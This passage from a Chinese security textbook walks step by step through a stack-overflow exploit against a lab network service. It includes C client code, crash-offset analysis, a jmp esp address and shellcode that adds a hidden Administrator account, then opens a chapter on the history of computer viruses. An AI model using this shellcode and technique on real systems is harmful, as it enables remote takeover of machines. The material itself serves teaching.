可以看到，得到了正确密码，破解成功。

8.2.3 多语言配合完成exploit

接下来笔者将通过对一个程序的逆向分析，讲解C语言、汇编语言、CMD命令等如何协同合作，来完成从漏洞挖掘到分析，再到写入恶意代码，最后完成对一个目标计算机的exploit过程。

笔者有一个朋友写了一个有漏洞的程序，模拟的是一个网络服务。大家都知道，在运行一些网络服务的时候，会在计算机中开启一个端口，用这个端口来监听同样在互联网上执行这个网络服务的其他计算机发来的交互信息，就好像3389、445这些端口一样，由于这个程序存在漏洞，正好可以拿这个程序，在虚拟机中配置的环境下运行一下看看（见图

8-50）。

```
C:\Documents and Settings\Administrator\桌面\
****************************************
     exploit target server 1.0
****************************************
```

图8-50　Server程序运行情况

程序成功运行起来了，它其实是一个模拟的网络服务，既然是网络服务，可以看看端口的开放情况，在CMD下用netstat -an查看结果如图8-51所示。

```
C:\Documents and Settings\Administrator>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7777           0.0.0.0:0              LISTENING
```

图8-51　Server程序运行后端口情况

果然程序开放了7777端口，这个正在监听的端口其实就是这个正在运行的网络服务开启的。接下来看看这个程序的功能，先正向反汇编一下，看看程序是如何运行的。用IDA Pro打开程序，直接按F5查看伪代码（见图8-52）。

```
nt __cdecl main(int argc, const char **argv, const char **envp)

  SOCKET v3; // eax@1
  SOCKET v4; // ebp@1
  void *v5; // eax@2
  void *v6; // eax@5
  SOCKET v7; // ebx@6
  void *v8; // eax@6
  void *v9; // eax@6
  void *v10; // eax@6
  int v11; // esi@7
  void *v12; // eax@8
  void *v14; // eax@11
  struct sockaddr name; // [sp+4h] [bp-3B4h]@4
  struct sockaddr addr; // [sp+14h] [bp-3A4h]@6
  char v17; // [sp+28h] [bp-390h]@7
  struct WSAData WSAData; // [sp+228h] [bp-190h]@1

  WSAStartup(0x101u, &WSAData);
  v3 = socket(2, 1, 0);
  v4 = v3;
  if ( (signed int)v3 < 0 )
  {
    ostream__operator__(v3);
    ostream__operator__("socket creating error!");
    v5 = (void *)ostream__operator__(10);
    sub_4012B0(v5, (void (__cdecl *)(_DWORD))sub_4012D0);
    exit(1);
  }
  *(_WORD *)&name.sa_data[2] = 2;
  *(_WORD *)&name.sa_data[4] = htons(0x1E61u);
  *(_DWORD *)&name.sa_data[6] = htonl(0);
  if ( bind(v4, (struct sockaddr *)((char *)&name + 4), 16) )
  {
    ostream__operator__("binding stream socket error!");
    v6 = (void *)ostream__operator__(10);
```

图8-52　Server程序反汇编伪代码



从图8-52可以看到，其实就是用常规的Socket建立套接字进行交流，用WSAStartup初始化，然后畸形了一些bind、listen等对IP端口的监听，但是这里需要关注一些重点的操作（见图8-53）。

图8-53这里htons后面的0x1E61u，如果将十六进制转换成十进制就是7777，其实这里就是对端口的复制，也就相当于C语言中的sockaddr.sin_port操作（见图8-54）。

```
*(_WORD *)&name.sa_data[4] = htons(0x1E61u);
*(_DWORD *)&name.sa_data[6] = htonl(0);
```

图8-53　Server程序反汇编分析

```
{
  memset(&v17, 0, 0x200u);
  v11 = recv(v7, &v17, 512, 0);
  if ( v11 < 0 )
```

图8-54　Server程序反汇编分析

紧接着可以看到recv了，这是Socket方法中最为重要的一个函数，按照MSDN中的描述，v7是套接字名称，v17是接收的数组，512是数组大小，这个程序会监听传到这个端口上的数组，接下来要关注一下这个数组了（见图8-55）。

sub_401000这个函数调用了v17这个数组，直接跟进这个函数里看看代码（见图8-56）。

```
  }
  sub_401000(&v17);
```

图8-55　Server程序反汇编分析

```
void *__cdecl sub_401000(const char *a1)
{
  void *v2; // eax@1
  void *v3; // eax@1
  void *v4; // eax@1
  char v5; // [sp+8h] [bp-C8h]@1

  strcpy(&v5, a1);
```

图8-56　Server程序漏洞定位

第一个看到的就是strcpy函数，可以初步认为漏洞发生在这里，漏洞挖掘最为重要的是对strcpy敏感，因为大多数的栈溢出都会发生在这个函数中。假设笔者复制目标的buff大小为8Byte，而笔者对于a1的大小并没有进行严格检查，就会造成栈溢出，这里不多介绍，经过这一段的分析，可以初步考虑POC程序怎么写，也就是说，要建立一个与这个IP、端口的通信，然后发送一个畸形字符串到这个IP和这个端口上，如果程序崩溃说明漏洞真的存在。是笔者写的程序的关键算法如图8-57所示。

```
    return 0;
}
if(WSAStartup(MAKEWORD(2,2),&wsaData))
{
    printf("Socket Init失败!");
    return 0;
}
Target_IP = argv[1];
Target_Port = argv[2];
target_socket.sin_family = AF_INET;
target_socket.sin_addr.S_un.S_addr = inet_addr(Target_IP);
target_socket.sin_port = htons(atoi(Target_Port));
s = socket(AF_INET,SOCK_STREAM,0);  //建立套接字
if(connect(s,(struct sockaddr*)&target_socket,sizeof(target_socket))<0)//建立与目标IP和端口的连接
{
    printf("连接失败!");
    closesocket(s);
    WSACleanup();
    return 0;
}
printf("连接成功!\n");
memset(Exploit_buffer,'A',sizeof(Exploit_buffer));//给exploit_buffer付值为A
send(s,Exploit_buffer,sizeof(Exploit_buffer),NULL);
printf("send ok\n");
closesocket(s);
WSACleanup();
return 0;
```

图8-57　构造Client程序

其实很简单，通过建立套接字与目标IP端口实现连接，然后通过memset对一个1024byte大小的Exploit_buffer赋值，这个Exploit_buffer就是要发送的字符串，最后通过send函数将字符串发过去，在编译之后输入命令发送这个字符串。这里要说明一下，在虚拟机中可以用另外一个虚拟机对这个虚拟机进行连接，只要能ping通就可以，这里为了省事，就直接向127.0.0.1本地发送，如图8-58所示。

```
C:\Documents and Settings\Administrator>"C:\Program Files\Microsoft Visual Studi
o\MyProjects\exploitme\Debug\exploitme.exe" 127.0.0.1 7777
连接成功!
send ok
```

图8-58　Client程序连接测试

从图8-58可以看到这个字符串连接成功，那么看看在接收端发生了什么（见图8-59），记得要挂载WinDbg（见图8-60）。

```
**************************************
     exploit target server 1.0
**************************************
********************
received:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA☺☻♥WinSock 2.0
```

图8-59　Server程序接收畸形字符串

```
ModLoad: 71a00000 71a08000   C:\WINDOWS\System32\wshtcpip.dll
(53c.30c): Access violation - code c0000005 (!!! second chance !!!)
eax=00409a68 ebx=00000080 ecx=00410e20 edx=00000000 esi=00000200 edi=0012fdf4
eip=41414141 esp=0012fbbc ebp=00000064 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
41414141 ??              ???
```

图8-60　WinDbg跟踪漏洞触发位置

接收端收到了一大串A，即我们构造的Exploit_buffer中的内容，同时WinDbg又跳了出来，程序崩溃了。EIP指向41414141，这是一片无效的内存地址，而41正是A的ASCII码（十六进制），漏洞果然存在，我们调用kb可以看看被破坏的栈中的内容（见图8-61）。

至此可以确定，超长串的字符确实可以造成漏洞的触发，问题函数就是sub_401000。接下来要确定溢出点在什么位置，只有找到了确定的地址，才可以正确地构造返回地址及覆盖shellcode，这里省去了在栈中调试的过程，其实就是用memory查看内存覆盖的情况，根据当前esp的地址0012fbb8以及字符串起始的位置来计算长度究竟是多少，最后可以知道漏洞的位置在字符串的第201个字，也就是最开始的v17[201]开始出了问题，于是将POC的目标位置改成其他字符，来确定漏洞是否在那个地方被触发（如图8-62所示）。



```
0:000> kb
ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
0012fbb8 41414141 41414141 41414141 41414141 0x41414141
0012fbbc 41414141 41414141 41414141 41414141 0x41414141
0012fbc0 41414141 41414141 41414141 41414141 0x41414141
0012fbc4 41414141 41414141 41414141 41414141 0x41414141
0012fbc8 41414141 41414141 41414141 41414141 0x41414141
0012fbcc 41414141 41414141 41414141 41414141 0x41414141
0012fbd0 41414141 41414141 41414141 41414141 0x41414141
0012fbd4 41414141 41414141 41414141 41414141 0x41414141
0012fbd8 41414141 41414141 41414141 41414141 0x41414141
0012fbdc 41414141 41414141 41414141 41414141 0x41414141
0012fbe0 41414141 41414141 41414141 41414141 0x41414141
0012fbe4 41414141 41414141 41414141 41414141 0x41414141
0012fbe8 41414141 41414141 41414141 41414141 0x41414141
0012fbec 41414141 41414141 41414141 41414141 0x41414141
0012fbf0 41414141 41414141 41414141 41414141 0x41414141
0012fbf4 41414141 41414141 41414141 41414141 0x41414141
0012fbf8 41414141 41414141 41414141 41414141 0x41414141
0012fbfc 41414141 41414141 41414141 41414141 0x41414141
0012fc00 41414141 41414141 41414141 41414141 0x41414141
0012fc04 41414141 41414141 41414141 41414141 0x41414141
```

图8-61　WinDbg查看漏洞触发时内存空间情况

```
///给buff赋值,构造shellcode
memset(Exploit_buffer,0,sizeof(Exploit_buffer));//给exploit_buffer赋值为A
for(i=0;i<200;i++)
{
    Exploit_buffer[i]='A';
}
Exploit_buffer[200]=0xcc;
Exploit_buffer[201]=0xcc;
for(i=202;i<sizeof(Exploit_buffer);i++)
Exploit_buffer[i]='A';
```

图8-62　从POC到exploit

这里将Exploit_buffer的第200和201位置的元素改成cccc，这里用0xcc是因为不知道怎么输入cc对应ASCII码的内容，用0xcc表示效果相同，此时笔者再次将这个程序发送过去，WinDbg又跳了出来，这次显示的结果如图8-63所示。

```
ModLoad: 71a00000 71a08000   C:\WINDOWS\System32\wshtcpip.dll
(78c.610): Access violation - code c0000005 (!!! second chance !!!)
eax=00409a68 ebx=00000080 ecx=00410e20 edx=00000000 esi=00000200 edi=0012fdf4
eip=4141cccc esp=0012fbbc ebp=00000064 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
4141cccc ??              ???
0:000> dd esp
0012fbbc  41414141 41414141 41414141 41414141
```

图8-63　RET地址的定位

为什么是4141cccc呢？这与栈的操作有关，其实就是低地址向高地址排列，就好像笔者输入01020304时，到栈内就成了04030201。至此，可以确定栈溢出发生时的问题了，其实真实情况如图8-64所示。

数据 1
……
数据 196
EBP –> 数据 197-200
返回地址 -> 数据 201-204

图8-64　栈溢出时的情况

继续查看栈内的内容（见图8-65）。

```
ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
0012fbb8 41414141 41414141 41414141 41414141 0x4141cccc
0012fbbc 41414141 41414141 41414141 41414141 0x41414141
```

图8-65　栈内内容

至此可以完全地确定这次exploit应该如何完成了。这里将这个返回地址修改成jmp esp地址，然后将esp也就是0012fbbc后的内容改成我们的shellcode（见图8-66），就能完成这次exploit了（见图8-67）。

```
char shellcode[]="\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
          "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
          "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
          "\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"
          "\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"
          "\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"
          "\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"
          "\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"
          "\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"
          "\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"
          "\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"
          "\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"
          "\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7";
```

图8-66　shellcode的构造

```
///给buff赋值,构造shellcode
memset(Exploit_buffer,0,sizeof(Exploit_buffer));//给exploit_buffer赋值为A
for(i=0;i<200;i++)
{
    Exploit_buffer[i]='A';
}
Exploit_buffer[200]=0x12;
Exploit_buffer[201]=0x45;
Exploit_buffer[202]=0xfa;
Exploit_buffer[203]=0x7f;
for(i=204;i<sizeof(shellcode);i++)
Exploit_buffer[i]=shellcode[i-204];
for(i=204+sizeof(shellcode);i<sizeof(Exploit_buffer);i++)
Exploit_buffer[i]='A';
```

图8-67　exploit完成

上面的shellcode部分是笔者在exploit-db上找的，其功能是在目标计算机上建立一个名为broK3n的用户，该用户具有Administrator权限。当然，这个shellcode也可以换成其他的，正如笔者刚才所讲，将对应的返回地址修改成1245fa7f，到了栈里就成了7ffa4512，这是一个通用的jmp esp跳转地址，到Windows 7下仍然可以使用，屡试不爽。接下来覆盖shellcode，由于shellcode大小是194字，前面是204字，总大小是512字，不会超过字符串的布置大小。在发送过去之后，接收端显示的是图8-68所示的内容。




图8-68　Server接收exploit

打开计算机的用户列表，如图8-69所示。

名称	全名	描述
Administr...		管理计算
BroK3n	BroK3n	

图8-69　漏洞发生后远程添加Administrator用户



BroK3n已经出现在计算机的用户列表中了。当然，这些shellcode还能完成反弹shell、下载执行指定程序等内容，这些shellcode的编写方法，可以在论坛中与大家一起交流。

到这里，对一台计算机的exploit完成了。这只是一个简单的程序，如果有人对这个过程感兴趣，笔者可以将这个程序提供给大家。在此想说的是这个程序非常简单，假如计算机中在运行某些运营商的某些网络服务，而那个网络服务存在一个远程执行代码的漏洞，那么黑客就可以通过上面的这些操作完成对计算机的控制，其后果是很严重的。笔者只是将黑客所有复杂的操作简化下来，精简之后就是上面所讲的内容。虽然如今的计算机存在DEP、UAC等防护，即使如此，有些黑客大牛们仍然能利用各种高深的技巧绕过防护。

8.3　本章小结

读者从整个分析中可以知道，计算机的攻击与防护需要熟练使用各种工具软件，通过使用汇编和CMD命令可以了解漏洞是如何产生的，不但使用C语言可以完成对exploit的编写工作，而且使用Python和Ruby也能完成相同的功能。攻击与防护工作绝不是使用单一语言、单个工具软件就能完成的工作，必须要经过长期的学习与研究。

读者在学习的过程中会发现，与内存打交道其实并不是一件枯燥的事情，想象一下在广袤的内存空间中驰骋，在自由控制指针、控制程序的时候，是不是有种一切尽在掌控的感觉，个中乐趣只有随着逐渐地深入研究之后才能体会。

黑客攻防这条路并没有想象中那么难走，关键在于乐趣。如果读者真心想学习逆向分析、漏洞挖掘与漏洞分析，并能写出exploit程序，从而完成一次缓冲区溢出攻击。第一，要能耐得住寂寞。当读者花数小时沉浸在内存空间的时候，就是一个编程“修行”的过程，同时也会发现沉浸其中是多么地其乐无穷。第二，就是要多学习、多交流。黑客绝对不是只会拿着工具的“脚本小子”，无论是web、应用、移动或者其他，都需要静心学习。心浮气躁只能浪费自己的时间，很多前辈们都经历过弯路，多跟技术大牛交流可以事半功倍，少走弯路。第三，是要保持兴趣。兴趣永远是最好的老师，保持对事物的兴趣可以让自己坚持，坚持，再坚持。



第 9 章

病毒不神秘



关于病毒的研究和基于病毒的攻防技术，在计算机领域非常重要。本章是一个“大”章节，内容较多，看上去较难，建议读者勤做笔记，跟着笔者一起实践、分析，一定会发现病毒的魅力。

9.1 计算机病毒概述

9.1.1 计算机病毒的定义

计算机病毒，是指编制或者在计算机程序中插入的破坏计算机功能或者毁坏数据，影响计算机使用，并能自我复制的一组计算机指令或者程序代码（摘自《中华人民共和国计算机信息系统安全保护条例》第二十八条）。

计算机病毒是一个程序或一段可执行代码，就像生物病毒一样具有自我繁殖、互相传染以及激活再生等生物病毒特征。计算机病毒有独特的复制能力，它们能够快速蔓延，又常常难以根除。计算机病毒能把自身附着在各种类型的文件上，当文件被复制或从一个用户传送到另一个用户时，它们就随同文件一起蔓延开来。

实际上，计算机病毒就是人类通过研究病毒仿生学，作用于计算机，通过计算机指令或者程序代码，破坏计算机系统从而获得对病毒制造者来说有牟利价值的信息的工具手段。

综上所述，计算机病毒并不神秘，因为它只是一段计算机指令或者程序代码，也就是说只要读者学过一门计算机语言，就拥有编写计算机病毒的语言基础，但是没有编写病毒的能力，因为对计算机病毒的逻辑原理、运行规则没有一定的认知。本章将详细讲述计算机病毒的原理、行为以及对计算机病毒的防范，从源码上探秘，从行为上分析计算机病毒是如何制造并投入运行，进而使读者从中获得对于病毒防范手段的启发，并激发读者对于软件安全的兴趣与热情。

9.1.2 计算机病毒的起源与发展

谈及计算机病毒的起源，不得不提及享有伟大数学家、现代计算机创始人名誉的约翰·冯·诺伊曼（John von Neumann），他在1945年提交了改进ENIAC（Electronic Numerical Integrator And Calculator）设计方案，引入了运算器、逻辑控制装置、存储器、输入和输出设备的概念，并且于1949年发表的一篇学术论文《自我繁衍的自动机理论》（*Theory of Self-Reproducing Automata*）中提出计算机程序能够在内存中进行自我复制，这就为计算机病毒的控制设备以及在内存中运行、复制奠定了坚实的理论基础。

在1960年初，贝尔实验室的三个年轻程序员用汇编语言玩起了一个游戏，也就是著名的“磁芯大战”——运用汇编语言编写的破坏对手的程序，表现出了病毒的感染性，也体现出计算机病毒概念的雏形。

1977年托马斯·捷·瑞安（Thomas.J.Ryan）的科幻小说《P-1的春天》（*The*



Adolescence of P-1），描绘出病毒在计算机中相互感染并最终控制了7000台计算机的灾难情节，并且把这种病毒第一次称为“计算机病毒”。

1983年11月3日，美国南加州大学的学生弗雷德·科恩（Fred Cohen），后来被誉为“计算机病毒之父”，于VAX11/750计算机系统，也就是UNIX系统下编写并运行了一个具有自我复制功能，可在计算机间传染令操作系统死机的程序。他紧接着于一周后又进行了5次实验，得出了计算机病毒确实存在的结论。他的导师伦·艾德勒曼（Len Adleman）将它命名为计算机病毒。科恩通过不懈地研究与思考，于1987年发表了一篇轰动世界的博士论文《计算机病毒》，该论文第一次从真正意义上提出了计算机病毒的概念。

1986年，巴基斯坦擅长软件编写的两兄弟为了打击盗版软件的使用者，编写了世界上最早在个人计算机上广泛传播的病毒——巴基斯坦病毒（C-Brain），也是世界上第一例具有真正意义的计算机病毒。该病毒运行于DOS系统下，功能是当用户非法拷贝软件时，“吃掉”用户硬盘的剩余空间。

1987至1989年，针对DOS系统的病毒（黑色星期五、IBM圣诞树等）在世界范围内流行，我国也出现了能够感染硬盘和软盘引导区的stoned病毒，该病毒体代码中有明显的标志——Your PC is now Stoned! LEGALISE MARIJUANA！，该病毒也称为“大麻病毒”。

20世纪90年代，随着Windows系统的普及，Windows系统下的病毒也是愈来愈多，其中著名的有1996年的宏病毒和1998年的CIH病毒。

宏病毒主要感染对象为微软公司的Office办公软件，如Word、Excel等，一旦打开感染了宏病毒的文档，其中具有病毒感染效应的宏就会被执行，宏病毒就会转移到计算机中，寄生在Normal模板上，并且会带有恶意地阻止用户正常使用Office软件，该病毒主要借助存在于Internet上的文档进行传播。

CIH病毒的危害更加巨大，它对于Windows 95/98系统拥有毁灭性的破坏力。CIH病毒针对Win32系统，感染EXE文件，属于文件型病毒，于每年的4月26日（CIH V1.2）、6月26日（CIH V1.3）、每月的26日（CIH V1.4）运行发作，它将破坏硬盘数据，同时会对某些主板上的Flash Rom中的BIOS进行破坏，使物理硬盘损坏或主板损坏，最终导致计算机无法正常启动，运行。

就在1998年底，Happy99网络蠕虫病毒——完全通过Internet传播的病毒诞生。该病毒通过邮件传播，病毒运行后，屏幕上出现绚丽烟花效果，并显示Happy New Year 1999!!的标题，以庆祝1999年的到来，并于后台悄悄运行，干扰邮件的正常收发。

随后在1999年3月，梅丽莎病毒（Melissa，创作于1998年春天，最早可以通过邮件传播的病毒）爆发，这是世界上第一例以邮件方式进行传播的病毒。邮件收件人会收到标题主要为Important Message From ×××（×××为用户名），内容为Here is that document you asked for ... don't show anyone else；-）的邮件，一旦收件人打开邮件，潜伏在文档中的宏病毒梅丽莎就会发作，自动向用户通讯录的前50位好友复制发送携带病毒文档的邮件。

2000年2月，一种名为分布式拒绝服务攻击（DDOS）的攻击方式大规模爆发，先后使Yahoo、亚马逊、CNN等网站崩溃瘫痪。同年名为“爱虫”（Love letter）的由VBS脚本

语言编写的病毒通过邮件大肆传播，病毒以邮件传播的方式又达到一个新的高度。相比于梅丽莎病毒而言，其破坏性更大，该病毒在利用微软的Outlook软件传播病毒的同时，还可以利用ActiveX控件对计算机用户的本地硬盘文件进行读写操作。

2001年，蠕虫“红色代码”与“尼达姆”相继爆发，前者被称为最昂贵的病毒之一，因其利用微软Microsoft IIS Web服务器的漏洞（0day）对计算机进行攻击，并且取得计算机的最高权限。尼达姆病毒不仅利用漏洞还主要以邮件形式进行传播，入侵了约830万台计算机，造成经济损失高达5.3亿美元，给缺乏邮件信息安全意识的计算机用户们上了生动的一课，网络蠕虫引发的安全问题自此得到了人们的重视。同时，国内知名远程控制软件“灰鸽子”被制作了出来，谁也没有想到，原本用于家庭公司的正常监控软件会在4年后成为卷席中国互联网安全界的罪魁祸首。

2003年，冲击波病毒（Blaster）席卷全球，它利用RPC漏洞攻击TCP135号端口，获得操作系统的最高权限，进而控制宿主机，对其隐私进行非法窃取。据计算机系统安全及服务公司赛门铁克（Symantec）安全反应感应器网络的样本显示，全球至少有12.4万台使用微软窗口软件的计算机遭受感染。计算机防毒软件厂商“趋势科技”（TrendMicro）的专家说，“冲击波”病毒可能感染了全球一两亿台计算机。

2004年，同样是利用漏洞进行攻击传播的震荡波（Sasser）病毒肆虐互联网，利用Lsass漏洞进行传播，开启中招用户计算机的128个线程去攻击其他计算机用户，同样造成了巨大的经济损失。也是在这一年内，第一例基于手机塞班系统的蠕虫病毒面世，这就是Cabir蠕虫病毒，这种病毒攻击对象为诺基亚S60系列、Symbian 操作系统的手机，并且利用蓝牙漏洞进行传播，自此手机病毒也走进人们的视野。

2005年，各类病毒层出不穷。据金山反病毒监测中心数据显示，从2005年1月到10月，一共截获或监测到的病毒达到50 179个，其中木马、蠕虫、黑客病毒占其中的91%，以盗取用户有价账号（如网银、QQ、网游）的木马病毒为主，多达2000多种，如果算上变种则就要超过一万种，平均每天有30个病毒出现。远程控制软件“灰鸽子”（Win32.Hack.Huigezi）被各大杀毒软件列为年度十大病毒之一，“灰鸽子”名声大噪。庞大的数据也明确地表明计算机病毒进入了一个快速增长的爆发期。

2006年11月，感染能力与破坏能力极强的“熊猫烧香”病毒深深地印入了每一位计算机用户的心中。熊猫烧香本质是一个经过多次变种的蠕虫病毒，感染能力极强，用户系统正常的文件几乎都会遭到病毒感染，而用户系统中所有.exe可执行文件的图标都会被篡改成举着三根香的大熊猫，这也是熊猫烧香病毒名称的来源。它也会通过网站/局域网来传播，因此熊猫烧香病毒的传播速度极快，在短短几个小时内就有几千台计算机感染该病毒。虽然它经过多次变种，但熊猫烧香病毒的破坏能力也不可忽视，计算机用户的信息会遭到窃取，硬盘数据也会遭受到破坏，病毒会删除拓展名gho的文件，使得ghost软件无法恢复操作系统，同样还会杀掉各类杀毒软件的进程与线程，致使杀毒软件无效，可谓危害极大。2012年1月，伴随着新年的来临，熊猫烧香的变种病毒金猪报喜现身于互联网，它和熊猫烧香病毒不同的是，金猪报喜病毒将文件图标变成“金猪报喜”，借春节来临人们相互祝贺的时机大肆传播。由于其具有熊猫烧香的本质，故熊猫烧香病毒专杀工具就可以



清除该病毒的威胁，因此没有造成巨大经济损失。

2007年，据瑞星反病毒监测网数据统计，瑞星公司共截获新病毒样本917 839个，比去年增加了70.7%。其中木马病毒580 992个，后门病毒194 581个，两者之和超过77 万个，占总体病毒的84.5%。其中利用U盘等移动存储设备进行传播的病毒泛滥，以帕虫（AV终结者，AV is anti-virus）病毒、大小姐病毒为代表，这些病毒的主要目的是入侵系统，破坏杀毒软件正常运行与盗取网游、网银等账号，从中牟取非法利益。

2008年，病毒传播方式的重点从移动存储设备转移到了“网页挂马”的形式，用户通过浏览被上传了病毒的网页，或者下载了含有病毒的文件从而感染病毒，因广大计算机用户缺乏网络安全的防范意识，以及杀毒软件对于含有病毒网页的检查程度不够而导致用户中招的比例大大增加。这也正警告着维护网页平台的安全人员应及时地填补网页中的漏洞，计算机用户对于网络安全的认识也亟待提高。

2009年，“网页挂马”与钓鱼网站激增，这种成本低、收入颇高的黑色产业链日渐成型，其中钓鱼网站主要以各大网络公司活动为诈骗诱饵，如腾讯QB充值、网易点卡充值，以及以福利彩票、电视节目中奖信息等，吸引用户填写个人账户等信息，从而骗取用户的合法财产。随着网络游戏产业的日益兴旺，基于网络游戏制作的外挂软件也纷纷投入市场，这些软件往往捆绑着木马病毒，在用户运行外挂软件非法盈利的同时，用户本身的利益也受到了木马编写者的侵害，可谓是螳螂捕蝉黄雀在后。第一例基于手机系统的木马病毒（间谍软件，Mobile spy）已经渗透到世界各地手机用户的手机中，相比形形色色的计算机病毒而言，Mobile spy无疑是更加可怕，首先该软件在当时几乎可以寄生、隐藏在任意一部手机中，其次就是它强大的功能——拍照、录像、录音、定位、短信监控等。由于手机安全领域的空白，使得由此间谍软件带来的损失无法估计，这也警示着开拓手机安全领域、研制保护手机的安全软件的任务刻不容缓！

2010年，用户感染计算机病毒的比例为60%，相比前一年的70.51%有所下降，形成下降趋势的局面，一方面得益于反病毒技术的逐步完善，另一方面得益于对计算机用户防治病毒知识的普及。而病毒的攻击针对的目标也转移至网银、网购等用户，实行专用户针对性攻击。然而Web网站安全形势依旧严峻，新的0day不断被挖掘出，网站维护人员修补漏洞不及时，使得很多网站依旧能被轻而易举地入侵、挂马，当用户访问页面的时候，病毒会利用用户系统内的漏洞完成入侵。一种新的攻击模式APT攻击借“震网病毒”（Stuxnet）震惊全球，APT（Advanced Persistent Threat），即长时间可间断攻击，具有强烈的针对性，通常带有浓烈的政治、利益色彩。“震网病毒”由美国及以色列情报部门开发，针对全球各大能源工进行攻击的病毒，该病毒也可以说是信息化战场第一例投入应用的病毒，其中伊朗受其影响最为严重。在一次攻击中，伊朗的纳坦兹铀浓缩基地至少有1/5的离心机因感染该病毒而被迫关闭。

果不其然，由于Web安全并没有得到足够的重视，在接下来的两年内网购木马出现了爆发式的增长。网购木马在后台悄悄运行并且监控计算机用户，当计算机用户通过网购平台交易时，木马进行交易劫持，也就是当前的交易页面会偷偷被病毒跳转到指定网址或者修改后台账户指向黑客账户，当然先前的交易也就神不知鬼不觉地被取消了，其中“支

付大盗”“浮云”与“刺客”最有代表性。2012年的“毒王”依旧是基于Windows操作系统平台的“鬼影”系列病毒，“鬼影”具有的“小强”特性使它位列榜首。“鬼影”有极强的生存能力，它能捆绑下载AV终结者等针对杀毒软件的病毒程序，并且将主代码寄存在MBR（硬盘主引导记录）中。这样，就算是重装了系统，病毒依然会运行生效。同样，由于安卓系统开源的特性，安卓病毒有成指数函数增长的趋势，恶意扣费和信息泄露是病毒主要的两大功能，并且于2012年出现寄生于微信等平台的僵尸程序（手机僵尸病毒，通过向其他人自动发送含有病毒链接的短信、消息进行传播），手机安全形势不容乐观。

